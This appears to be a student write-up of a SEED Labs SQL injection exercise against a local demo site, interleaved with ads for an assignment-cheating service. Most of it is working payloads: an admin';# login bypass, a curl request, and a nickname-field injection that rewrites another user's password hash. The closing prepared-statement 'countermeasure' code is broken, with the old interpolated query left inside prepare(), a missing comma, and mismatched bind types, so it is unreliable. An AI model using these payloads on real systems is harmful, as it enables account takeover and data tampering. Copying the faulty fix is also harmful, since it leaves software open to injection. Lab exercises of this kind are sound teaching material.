

Notes:

- Don't copy and paste code into your terminal, commas and quotes may not work
- Any error in solution or in lab, please report it to Imran Khan

Task 1

Task 1.1

Use the following command to login to mysql, username is `root` and password is

```
seedubuntu
```

```
mysql -u root -pseedubuntu
```

once logged in

load database Users into mysql command using use command.

```
use Users;
```

Task 1.2

You can dump all tables by using `show tables` command on mysql console
`show tables;`

print Alice profile information from the credential table.

```
SELECT * FROM credential WHERE name='Alice'
```

Task 2 SQLInjection attack on SQL statement

2.1

The vulnerable application can be found in


```
/var/www/SQLInjection.
```

Find `unsafe_home.php` in this application, this particular file authenticates users by using the following SQL query:

```
$conn = getDB();  
// Sql query to authenticate the user  
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname>Password  
FROM credential  
WHERE name= '$input_uneame' and Password='$hashed_pwd'";
```

If you use `admin';#` in the user name, see screen shot below, it will allow you login with providing password for the admin account. For detail see lecture notes. This particular value changes the WHERE clause in above sql statement as below.

```
WHERE name= '$input_uneame' ; # and Password='$hashed_pwd'";
```



Task 2.2

In terminal

```
curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password='
```

<https://powcoder.com>

Task 2.3

append a new injection string in the username input.

[Add WeChat powcoder](https://powcoder.com)



```
"alice'; UPDATE credential SET Nickname='Alice' WHERE name='alice';#"
```

Read the output message carefully. This time you will not succeed as mysql does not allow mutli queries in one SQL statement.

Task 3 SQL injection on UPDATE statement

Task 3.1 Modify your own salary

In this task you are asked to modify your own salary which otherwise, can only be done by admin. Using SQLi, user can update their salary without any help from admin. The lab description says that there exists one column called 'salary', so that you can update this column by specifying this column name with any value in SQL injection string. The injection approach will be login to Alice profile:



Task 3.2

Modify Bobby's salary:

In Alice's profile in NickName input

Home **Edit Profile**

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Modify Bobby's password

Find unsafe edit backend.php and check in the source code that the password is hashed using SHA1.

Steps


- 1) touch genPswd.php to create a file and then
- 2) Use [11/06/20]seed@VM:~/Desktop\$ vim genPswd.php
- 3) For insert in vim, press i to go into insert mode, once finish typing all code then enter :wq to save and exit

```
Terminator
/bin/bash
/bin/bash 80x24
?php
echo sha1("attacker");
echo "\n";
?>
"genPswd.php" 4L, 43C 1,1 All
```

- 4) Run the following to generate hash value, this hash value will become the value of the Bobby's password hash value

```
[11/06/20]seed@VM:~/Desktop$ php genPswd.php
52e51cf3f58377b8a687d49b960a58dfc677f0ad
```

- 5) Login to Alice profile and click on edit profile



The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_edit_frontend.php`. The page has a green header with the 'SEEDLABS' logo and navigation links 'Home' and 'Edit Profile'. The main content area is titled 'Alice's Profile Edit' and contains a form with the following fields: NickName, Email, Address, Phone Number, and Password. Each field has a corresponding input box. At the bottom of the form is a green 'Save' button.

- 6) In the nickname, you should enter the following query
' ,Password='52e51cf3f58377b8a687d49b960a58dfc677f0ad' where name='boby';#
- 7) Log off from Alice account and then enter from Bobby's account by username Bobby and password attacker.

Assignment Project Exam Help

Task 4: Countermeasure – Prepared statement

In SQLInjection the user input is used as part of the SQL statement. By using prepared statements, we forced the user input to be handled as the content of a parameter and not as a part of the SQL command. By using Prepared Statement in `unsafe_home.php` and `unsafe_edit_backend.php` files, you can prevent SQL injection attack. The code snippets are shown in following figure:

Unsafe_home.php

```
$sql=$conn->prepare("$sql = \"SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= '$input_uname' and Password='$hashed_pwd'\";");

$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql-> fetch();
$sql->close();
```

Unsafe_edit_backend.php

```
$sql="";
```

```
if($input_pwd!="")
{
// in case password is empty.
$hashed_pwd = sha1($input_pwd);

$_SESSION['pwd']=$hashed_pwd;

$sql= $conn->prepare("UPDATE credential SET nickname=?, email=? Address=?, Password=?,
PhoneNumber=? Where ID=$id;");
$sql->bind_param("sss",$input_nickname, $input_email, $input_address, $hashed_pwd,
$input_phonenumber);

$sql->execute();
$sql-> close();
}

Else
{
$sql= $conn->prepare("UPDATE credential SET nickname=?, email=? Address=?, Password=?,
PhoneNumber=? Where ID=$id;");
$sql->bind_param("sss",$input_nickname, $input_email, $input_address, $hashed_pwd,
$input_phonenumber);

$sql->execute();
$sql-> close();
}
```

Assignment Project Exam Help

<https://powcoder.com>

Once you modify the vulnerable SQL statement in the application, you will not need to be able to run the queries that you run in task 2 and 3, try to ensure that it has worked

Add WeChat powcoder